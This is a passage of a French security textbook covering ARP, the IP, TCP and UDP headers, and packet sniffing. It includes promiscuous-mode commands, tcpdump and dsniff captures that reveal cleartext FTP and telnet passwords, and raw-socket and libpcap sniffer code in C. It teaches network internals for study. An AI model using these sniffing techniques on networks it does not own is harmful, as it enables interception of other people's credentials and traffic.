Une requête ARP est un message, envoyé à l'adresse de diffusion, qui contient l'adresse IP et l'adresse MAC de l'émetteur. Il signifie "Salut, à qui appartient cette adresse ? Si c'est vous, merci de répondre et de m'indiquer votre adresse MAC". Une réponse MAC correspond au message de retour envoyé à l'adresse MAC (et IP) du demandeur et qui signifie "Voici mon adresse MAC, ainsi que mon adresse IP". La plupart des implémentations placent temporairement dans un cache les couples d'adresses MAC/IP reçus dans les réponses ARP. Ainsi, il n'est pas nécessaire d'effectuer des requêtes et des réponses ARP à chaque transmission de paquets. Ces caches sont semblables aux plans d'occupation des bureaux.

Par exemple, supposons un système qui possède l'adresse IP 10.10.10.20 et l'adresse MAC `00:00:00:aa:aa:aa`, ainsi qu'un second système sur le même réseau qui possède l'adresse IP 10.10.10.50 et l'adresse MAC `00:00:00:bb:bb:bb`. Ils ne pourront communiquer que s'ils connaissent leur adresse MAC respective.



Si le premier système souhaite établir une connexion TCP au-dessus d'IP avec le second système d'adresse IP 10.10.10.50, il doit tout d'abord consulter son cache ARP pour savoir s'il contient une entrée pour 10.10.10.50. Puisqu'il s'agit de la première connexion entre ces deux systèmes, cette entrée n'existe pas et une requête ARP doit

être émise vers l'adresse de diffusion en disant "Si vous êtes le 10.10.10.50, merci de me répondre à `00:00:00:aa:aa:aa`". Puisqu'il s'agit de l'adresse de diffusion, chaque système du réseau reçoit la demande, mais seul le système possédant l'adresse IP indiquée est supposé répondre. Dans ce cas, le second système renvoie directement une réponse ARP à `00:00:00:aa:aa:aa` en disant "Je suis 10.10.10.50 et je me trouve à `00:00:00:bb:bb:bb`". Le premier système reçoit cette réponse, place le couple adresse IP/MAC dans son cache ARP et utilise l'adresse matérielle pour communiquer.

0x432 Couche réseau

La couche réseau joue le rôle de service postal international en fournissant une méthode d'adressage et de livraison qui permet d'envoyer des enveloppes partout. Le protocole utilisé dans cette couche pour l'adressage et la livraison Internet se nomme IP (*Internet Protocol*) ; IP version 4 est aujourd'hui le plus répandu sur Internet.

Chaque système connecté à Internet possède une adresse IP constituée de quatre octets présentés sous la forme classique `xx.xx.xx.xx`. L'en-tête IP des paquets occupe vingt octets et contient différents champs et indicateurs définis dans la RFC 791.

Extrait de la RFC 791


```
[Page 10]
Septembre 1981
                                                    Internet Protocol
3. SPECIFICATION

3.1. Format d'en-tête Internet

Un résumé du contenu de l'en-tête Internet suit :

 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  LET  |Type de Service|        longueur totale        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Durée de vie |   Protocole    |         Checksum d'en-tête    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     Adresse Source                            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                  Adresse Destination                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                  Options                      |    Bourrage   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

     Exemple d'en-tête de Datagramme Internet Figure 4.

Notez que chaque marque indique une position bit.
```

Ce schéma ASCII très descriptif montre ces champs et leur emplacement dans l'en-tête. La documentation des protocoles standard est généralement imposante. À l'instar de l'en-tête Ethernet, l'en-tête IP possède un champ de protocole qui décrit le type des données du paquet, ainsi que les adresses source et destination pour le routage. En outre, l'en-tête comprend une somme de contrôle qui facilite la détection des erreurs de transmission et des champs destinés au traitement de la fragmentation des paquets.

IP est principalement employé pour transmettre des paquets encapsulés par les couches supérieures. Cependant, il existe également des paquets ICMP (*Internet Control Message Protocol*) dans la couche réseau. Ils servent à la messagerie et aux diagnostics. IP est moins fiable que le système postal ; rien ne garantit qu'un paquet IP atteindra sa destination finale. En cas de souci, un paquet ICMP est envoyé afin de signaler le problème à l'émetteur.

ICMP est également employé pour tester la connectivité. Les messages ICMP Demande d'écho et Réponse d'écho sont utilisés par la commande `ping`. Si un hôte veut savoir s'il peut router du trafic vers un autre hôte, il "pingue" l'hôte distant en envoyant une Demande d'écho ICMP. Lorsqu'il reçoit cette requête, l'hôte distant renvoie une Réponse d'écho ICMP. Ces messages permettent de déterminer la latence de la connexion entre les deux hôtes. Cependant, il ne faut pas oublier qu'ICMP et IP sont des protocoles non connectés ; le seul objectif de cette couche de protocole est de livrer le paquet à son adresse de destination.

Parfois, une liaison réseau fixera une limite sur la taille d'un paquet et interdira donc le transfert de paquets volumineux. IP prend en charge ce cas en fragmentant les paquets.



Le paquet est découpé en fragments plus petits compatibles avec la couche réseau. Des en-têtes IP sont placés sur chaque fragment, qui sont ensuite envoyés. Chaque fragment possède une valeur de décalage différente, enregistrée dans l'en-tête. Lorsque la destination reçoit les fragments, ces décalages permettent de reconstruire le paquet IP originel.

La fragmentation facilite la livraison des paquets IP mais n'intervient pas dans le maintien des connexions ou la garantie de la livraison. Cette tâche est de la responsabilité des protocoles de la couche transport.

0x433 Couche transport

La couche transport peut être vue comme la première ligne de réceptionnistes d'un bureau, qui récupèrent le courrier provenant de la couche réseau. Si un client souhaite retourner une pièce défectueuse, il envoie un message afin d'obtenir un numéro d'autorisation de retour d'un article (RMA, *Return Material Authorization*). Ensuite, le réceptionniste suit le protocole de retour en demandant un reçu et en générant un numéro RMA afin que le client puisse renvoyer le produit. Le service postal n'est concerné que par l'échange de ces messages (et des colis), non par leur contenu.

Les deux principaux protocoles de la couche transport sont TCP (*Transmission Control Protocol*) et UDP (*User Datagram Protocol*). TCP est le plus utilisé pour les services sur Internet : telnet, HTTP (trafic Web), SMTP (messagerie) et FTP (transfert de fichiers). La popularité de TCP est liée au fait qu'il fournit une connexion transparente, fiable et bidirectionnelle entre deux adresses IP. Les sockets en mode flot s'appuient sur des connexions TCP/IP. Une connexion bidirectionnelle avec TCP peut être comparée à l'utilisation d'un téléphone. Après avoir composé un numéro, une connexion est établie entre les deux correspondants afin qu'ils communiquent. La fiabilité signifie simplement que TCP garantit que toutes les données atteindront leur destination dans le bon ordre. Si les paquets d'une connexion sont mélangés et arrivent dans le désordre, TCP se charge de les réordonner avant de passer les données à la couche suivante. Si certains paquets sont perdus au milieu de la connexion, la destination conserve les paquets dont elle dispose pendant que la source retransmet les paquets manquants.

Tout ce comportement est possible grâce à un ensemble d'*indicateurs TCP* et des *numéros de séquence*. Voici les indicateurs TCP.

Indicateur TCP	*Signification*	*Objectif*
`URG`	Urgent	Identifier les données importantes.
`ACK`	Accusé de réception	Accuser la réception d'un paquet ; il est positionné pour la majorité de la connexion.
`PSH`	Émission immédiate	Indiquer un envoi immédiat des données au lieu de les placer dans un tampon.
`RST`	Réinitialisation	Réinitialiser une connexion.
`SYN`	Synchronisation	Synchroniser les numéros de séquence au début d'une connexion.
`FIN`	Fin	Fermer proprement une connexion lorsque les deux extrémités se disent au revoir.


Ces indicateurs, ou bits de contrôle, sont enregistrés dans l'en-tête TCP avec les ports source et destination. L'en-tête TCP est défini dans la RFC 793.

Extrait de la RFC 793

```
[Page 14]
Septembre 1981
                                                    Transmission Control Protocol

3. SPECIFICATION FONCTIONNELLE

3.1. Format de l'en-tête

Les paquets TCP sont envoyés sous forme de datagrammes Internet. L'en-tête IP transmet
un certain nombre de paramètres, tels que les adresses Internet source et
destinataires. L'en-tête TCP est placé à la suite, contenant les informations
spécifiques au protocole TCP. Cette division permet l'utilisation de protocoles autres
que TCP, au-dessus de la couche IP.

                        En-tête TCP

0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Port source          |       Port destinataire       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Numéro de séquence                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     Accusé de réception                       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Réservé   |R|C|S|S|Y|I|            Fenêtre            |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |  Pointeur de données urgentes |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             données                           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

Notez qu'une case représente une position bit.
```

Le numéro de séquence et l'accusé de réception permettent de maintenir un état. Les indicateurs SYN et ACK sont utilisés pour ouvrir des connexions au cours d'un processus d'échanges en trois phases. Lorsqu'un client souhaite ouvrir une connexion avec un serveur, un paquet, avec SYN activé et ACK désactivé, est envoyé au serveur. Celui-ci répond par un paquet dont les deux indicateurs SYN et ACK sont positionnés. Pour conclure la connexion, le client renvoie un paquet avec SYN désactivé et ACK activé. Ensuite, chaque paquet de la connexion est transmis avec l'indicateur ACK activé et l'indicateur SYN désactivé. Seuls les deux premiers

paquets de la connexion ont leur indicateur SYN activé, puisqu'ils servent à synchroniser les numéros de séquence.



Les numéros de séquence permettent à TCP de réordonner les paquets, de déterminer s'il manque des paquets et d'empêcher le mélange des paquets entre les connexions.

Au début d'une connexion, chaque extrémité génère un numéro de séquence initial. Ce numéro est communiqué à l'autre extrémité dans les deux premiers paquets SYN d'établissement de la connexion. Ensuite, pour chaque paquet envoyé, le numéro de séquence est augmenté du nombre d'octets de la partie données du paquet. Ce numéro de séquence est inclus dans l'en-tête du paquet TCP. Par ailleurs, chaque en-tête TCP possède un numéro d'accusé de réception qui correspond simplement au numéro de séquence de l'autre extrémité incrémenté de un.

TCP est parfaitement adapté aux applications qui ont besoin d'une communication bidirectionnelle fiable. Cependant, ces caractéristiques impliquent un surcoût dans les communications.

UDP est moins coûteux que TCP, mais il offre également moins de fonctionnalités. Il se comporte plus ou moins comme le protocole IP : il est non connecté et non fiable. Sans une fonctionnalité intégrée qui permet de créer des connexions et d'assurer leur fiabilité, UDP est une solution qui demande à l'application de prendre en charge ces aspects. Parfois, les connexions ne sont pas nécessaires et la légèreté d'UDP en fait alors le protocole le mieux adapté. L'en-tête UDP, défini dans la RFC 768, est relativement concis. Il contient uniquement quatre valeurs sur 16 bits, dans l'ordre suivant : port source, port destination, taille et somme de contrôle.

0x440 Renifler le réseau

La couche liaison de données distingue les réseaux commutés des réseaux non commutés. Dans un *réseau non commuté*, les paquets Ethernet passent par tous les périphériques sur le réseau, en supposant que chaque dispositif système n'examine que les paquets envoyés à son adresse de destination. Cependant, il est assez facile de passer un périphérique en *mode espion* de manière qu'il s'intéresse à tous les paquets, quelle que soit leur adresse de destination. La plupart des programmes de capture de paquets, comme `tcpdump`, placent par défaut en mode espion le dispositif qu'ils écoutent. Ce mode peut être sélectionné avec la commande `ifconfig`, comme le montre la sortie suivante :

```
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4602913 (4.3 MiB)  TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024

reader@hacking:~/booksrc $ sudo ifconfig eth0 promisc
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:17181 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4668475 (4.4 MiB)  TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024

reader@hacking:~/booksrc $
```

La capture des paquets qui n'ont pas nécessairement à être vus par tout le monde se nomme *reniflage* (*sniffing*). Le reniflage de paquets en mode espion, dans un réseau non commuté, permet d'obtenir toutes sortes d'informations utiles :

```
reader@hacking:~/booksrc $ sudo tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 win
17316 <nop,nop,timestamp 466808 920202> (DF)
0x0000   4500 005d e065 4000 8006 97ad c0a8 0076        E..].e@........v
0x0010   c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8        ........)..s^...
0x0020   8018 43a4 a12f 0000 0101 080a 0007 1f78        ..C../.........x
0x0030   000e 0a8a 3232 3020 5459 5053 6f66 7420        ....220.TYPSoft.
0x0040   4654 5020 5365 7276 6572 2030 2e39 392e        FTP.Server.0.99.
0x0050   3133                                          13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000   4510 0034 966f 4000 4006 21bd c0a8 00c1        E..4.o@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8010 16d0 81db 0000 0101 080a 000e 0c56        ...............V
0x0030   0007 1f78                                      ...x
```

```
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42 win
5840 <nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000   4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030   0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13
win 17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000   4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010   c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020   8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030   000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password
0x0040   2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
0x0050   6563                                           ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000   4510 0034 9671 4000 4006 21bb c0a8 00c1        E..4.q@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8010 16d0 7e5b 0000 0101 080a 000e 0f5b        ....~[.........[
0x0030   0007 1fc5                                      ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000   4510 0042 9672 4000 4006 21ac c0a8 00c1        E..B.r@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8018 16d0 90b5 0000 0101 080a 000e 10d1        ................
0x0030   0007 1fc5 5041 5353 206c 3840 6e69 7465        ....PASS.l8@nite
0x0040   0d0a                                           ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27
win 17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000   4500 004f e0cc 4000 8006 9754 c0a8 0076        E..O..@....T...v
0x0010   c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02        ........)...^...
0x0020   8018 438a 4c8c 0000 0101 080a 0007 1feb        ..C.L...........
0x0030   000e 10d1 3233 3020 5573 6572 206c 6565        ....230.User.lee
0x0040   6368 206c 6f67 6765 6420 696e 2e0d 0a          ch.logged.in...
```

Certains services, comme telnet, FTP et POP3, transmettent sur le réseau des données non chiffrées. Dans l'exemple précédent, l'utilisateur `leech` est vu en train de se connecter à un serveur FTP avec le mot de passe `l8@nite`. Puisque le processus d'authentification déclenché lors de l'ouverture de session n'est pas chiffré, des noms d'utilisateur et des mots de passe sont simplement placés tels quels dans les données des paquets transmis.

`tcpdump` est un très bon renifleur de paquets à usage général, mais il existe des outils spécialisés conçus pour la recherche de noms d'utilisateurs et de mots de passe. Le programme de Dug Song, `dsniff`, en est un parfait exemple. Il est suffisamment intelligent pour extraire les données qui semblent importantes :

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
```

```
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

0x441 Renifleur de socket en mode raw

Jusqu'à présent, nos exemples de code ont utilisé des sockets en mode flot. Lors des envois et des réceptions sur ce type de socket, les données sont proprement encapsulées dans une connexion TCP/IP. À partir de la couche session (5) du modèle OSI, le système d'exploitation prend en charge tous les détails de bas niveau de la transmission, de la correction et du routage. Il est possible d'accéder au réseau en partant des couches inférieures grâce aux sockets en mode raw (ou, plus simplement, sockets raw). À ce niveau, tous les détails sont visibles et doivent être gérés explicitement par le programmeur. Les sockets raw sont créées en choisissant le type `SOCK_RAW`. Dans ce cas, le protocole est important car il existe de multiples options, notamment `IPPROTO_TCP`, `IPPROTO_UDP` et `IPPROTO_ICMP`. L'exemple suivant est un programme de reniflage TCP qui utilise des sockets raw.

raw_tcpsniff.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include "hacking.h"

int main(void) {
   int i, recv_length, sockfd;
   u_char buffer[9000];

   if ((sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
      fatal("in socket");

   for(i=0; i < 3; i++) {
      recv_length = recv(sockfd, buffer, 8000, 0);
      printf("Got a %d byte packet\n", recv_length);
      dump(buffer, recv_length);
   }
}
```

Il ouvre une socket TCP en mode raw et écoute trois paquets, en affichant les données brutes de chacun à l'aide de la fonction `dump()`. Vous remarquerez que le tampon est déclaré comme une variable `u_char`. Il s'agit simplement d'une définition de type pratique, fournie par `sys/socket.h`, qui est développée en "unsigned char". Elle est

très commode, car les variables non signées sont très employées dans les programmes réseau et il est vite pénible de saisir `unsigned` à chaque fois.

Après avoir été compilé, le programme doit être exécuté en tant que root, car l'utilisation des sockets raw l'exige. La sortie suivante montre le programme qui écoute le réseau pendant que nous envoyons un texte d'exemple à `simple_server` :

```
reader@hacking:~/booksrc $ gcc -o raw_tcpsniff raw_tcpsniff.c
reader@hacking:~/booksrc $ ./raw_tcpsniff
[!!] Fatal Error in socket: Operation not permitted
reader@hacking:~/booksrc $ sudo ./raw_tcpsniff
Got a 68 byte packet
45 10 00 44 1e 36 40 00 40 06 46 23 c0 a8 2a 01 | E..D.6@.@.F#..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf 92 e5 10 6c c9 | ..*...........l.
80 18 05 b4 32 47 00 00 01 01 08 0a 26 ab 9a f1 | ....2G......&...
02 3b 65 b7 74 68 69 73 20 69 73 20 61 20 74 65 | .;e.this is a te
73 74 0d 0a                                     | st..
Got a 70 byte packet
45 10 00 46 1e 37 40 00 40 06 46 20 c0 a8 2a 01 | E..F.7@.@.F ..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf a2 e5 10 6c c9 | ..*...........l.
80 18 05 b4 27 95 00 00 01 01 08 0a 26 ab a0 75 | ....'.......&..u
02 3c 1b 28 41 41 41 41 41 41 41 41 41 41 41 41 | .<.(AAAAAAAAAAAA
41 41 41 41 0d 0a                               | AAAA..
Got a 71 byte packet
45 10 00 47 1e 38 40 00 40 06 46 1e c0 a8 2a 01 | E..G.8@.@.F...*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf b4 e5 10 6c c9 | ..*...........l.
80 18 05 b4 68 45 00 00 01 01 08 0a 26 ab b6 e7 | ....hE......&...
02 3c 20 ad 66 6a 73 64 61 6c 6b 66 6a 61 73 6b | .< .fjsdalkfjask
66 6a 61 73 64 0d 0a                            | fjasd..
reader@hacking:~/booksrc $
```

Même si ce programme parvient à capturer des paquets, il n'est pas fiable et en rate certains, en particulier lorsque le trafic est élevé. De même, il capture uniquement les paquets TCP. Pour intercepter des paquets UDP ou ICMP, il faut ouvrir des sockets raw supplémentaires pour ces protocoles. Les sockets raw ont également pour inconvénient de ne pas être cohérentes entre les systèmes. Le code correspondant pour Linux ne fonctionnera probablement pas avec BSD ou Solaris. La programmation multi-plate-forme avec les sockets raw est donc quasiment impossible.

0x442 Renifleur avec libpcap

Pour amoindrir les effets des incohérences des sockets raw, nous pouvons employer une bibliothèque de programmation standardisée, appelée libpcap. Si les fonctions de cette bibliothèque s'appuient sur des sockets raw, elles savent comment manipuler les différentes versions des architectures existantes. Les outils `tcpdump` et `dsniff` reposent tous deux sur libpcap ; ils peuvent ainsi être compilés relativement facilement sur n'importe quelle plate-forme. Nous allons récrire notre renifleur de paquets en utilisant les fonctions de libpcap à la place des nôtres. Ces fonctions sont plutôt intuitives et nous les présenterons à partir des extraits de code suivants.

pcap_sniff.c

```
#include <pcap.h>
#include "hacking.h"

void pcap_fatal(const char *failed_in, const char *errbuf) {
   printf("Fatal Error in %s: %s\n", failed_in, errbuf);
   exit(1);
}
```

Nous commençons par inclure `pcap.h` afin d'avoir accès aux différentes structures et définitions nécessaires aux fonctions de libpcap. Nous écrivons une fonction `pcap_fatal()` pour l'affichage des erreurs critiques. Puisque les fonctions de libpcap utilisent un tampon pour envoyer les messages d'erreur et d'état, notre fonction est conçue de manière à afficher ce tampon à l'utilisateur :

```
int main() {
   struct pcap_pkthdr header;
   const u_char *packet;
   char errbuf[PCAP_ERRBUF_SIZE];
   char *device;
   pcap_t *pcap_handle;
   int i;
```

La variable `errbuf` correspond au tampon d'erreur susmentionné. Sa taille est fixée à une constante définie dans `pcap.h` ; elle vaut `256`. La variable `header` est une structure `pcap_pkthdr` qui contient des informations supplémentaires concernant la capture du paquet, comme la date de sa capture et sa taille. Le pointeur `pcap_handle` joue le même rôle qu'un descripteur de fichier, mais il sert à référencer un objet de capture de paquets :

```
   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      pcap_fatal("pcap_lookupdev", errbuf);

   printf("Sniffing on device %s\n", device);
```

La fonction `pcap_lookupdev()` recherche un périphérique susceptible d'être reniflé. Il est retourné sous forme d'un pointeur de chaîne dans une zone mémoire statique. Pour notre système, il s'agira toujours de `/dev/eth0`, mais cela risque d'être différent sur un système BSD. Si cette fonction ne trouve pas d'interface utilisable, elle retourne `NULL` :

```
   pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
   if(pcap_handle == NULL)
      pcap_fatal("pcap_open_live", errbuf);
```

De manière comparable aux fonctions de sockets et à celles d'ouverture de fichier, `pcap_open_live()` ouvre un périphérique de capture de paquets et retourne son handle. Les arguments de cette fonction sont le périphérique à renifler, la taille maximale d'un paquet, un indicateur de mode espion, une valeur de temporisation et un

pointeur sur le tampon d'erreur. Puisque nous voulons effectuer notre capture en mode espion, l'indicateur correspondant est fixé à 1 :

```
    for(i=0; i < 3; i++) {
      packet = pcap_next(pcap_handle, &header);
      printf("Got a %d byte packet\n", header.len);
      dump(packet, header.len);
    }
    pcap_close(pcap_handle);
}
```

Pour finir, la boucle de capture invoque `pcap_next()` afin d'intercepter le paquet suivant. Elle prend en argument le `pcap_handle` et un pointeur sur une structure `pcap_pkthdr`, dans laquelle elle placera les détails de la capture. Elle retourne un pointeur sur le paquet, que nous affichons ensuite en récupérant sa taille dans l'en-tête de la capture. Enfin, `pcap_close()` ferme l'interface de capture.

Pour créer le binaire de programme, l'édition de lien doit inclure la bibliothèque pcap. Pour cela, nous pouvons utiliser l'option `-l` de GCC, comme le montre la sortie suivante. Puisque pcap a été installée sur ce système, les fichiers de bibliothèque et d'en-tête se trouvent d'ores et déjà dans les emplacements standard connus du compilateur :

```
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c
/tmp/ccYgieqx.o: In function `main':
pcap_sniff.c:(.text+0x1c8): undefined reference to `pcap_lookupdev'
pcap_sniff.c:(.text+0x233): undefined reference to `pcap_open_live'
pcap_sniff.c:(.text+0x282): undefined reference to `pcap_next'
pcap_sniff.c:(.text+0x2c2): undefined reference to `pcap_close'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c -l pcap
reader@hacking:~/booksrc $ ./pcap_sniff
Fatal Error in pcap_lookupdev: no suitable device found
reader@hacking:~/booksrc $ sudo ./pcap_sniff
Sniffing on device eth0
Got a 82 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 44 1e 39 40 00 40 06 46 20 c0 a8 2a 01 c0 a8 | .D.9@.@.F ..*...
2a f9 8b 12 1e d2 ac 14 cf c7 e5 10 6c c9 80 18 | *...........l...
05 b4 54 1a 00 00 01 01 08 0a 26 b6 a7 76 02 3c | ..T.......&..v.<
37 1e 74 68 69 73 20 69 73 20 61 20 74 65 73 74 | 7.this is a test
0d 0a                                           | ..
Got a 66 byte packet
00 01 29 15 65 b6 00 01 6c eb 1d 50 08 00 45 00 | ..).e...l..P..E.
00 34 3d 2c 40 00 40 06 27 4d c0 a8 2a f9 c0 a8 | .4=,@.@.'M..*...
2a 01 1e d2 8b 12 e5 10 6c c9 ac 14 cf d7 80 10 | *.......l.......
05 a8 2b 3f 00 00 01 01 08 0a 02 47 27 6c 26 b6 | ..+?.......G'l&.
a7 76                                           | .v
Got a 84 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 46 1e 3a 40 00 40 06 46 1d c0 a8 2a 01 c0 a8 | .F.:@.@.F...*...
2a f9 8b 12 1e d2 ac 14 cf d7 e5 10 6c c9 80 18 | *...........l...
05 b4 11 b3 00 00 01 01 08 0a 26 b6 a9 c8 02 47 | ..........&....G
27 6c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | 'lAAAAAAAAAAAAAA
41 41 0d 0a                                     | AA..
reader@hacking:~/booksrc $
```

Vous remarquerez que de nombreux octets précèdent le texte d'exemple dans le paquet et qu'ils sont pour la plupart semblables. Puisqu'il s'agit de capture de paquets bruts, ces octets correspondent aux informations ajoutées par les différentes couches réseau dans les en-têtes Ethernet, IP et TCP.

0x443 Décoder les couches

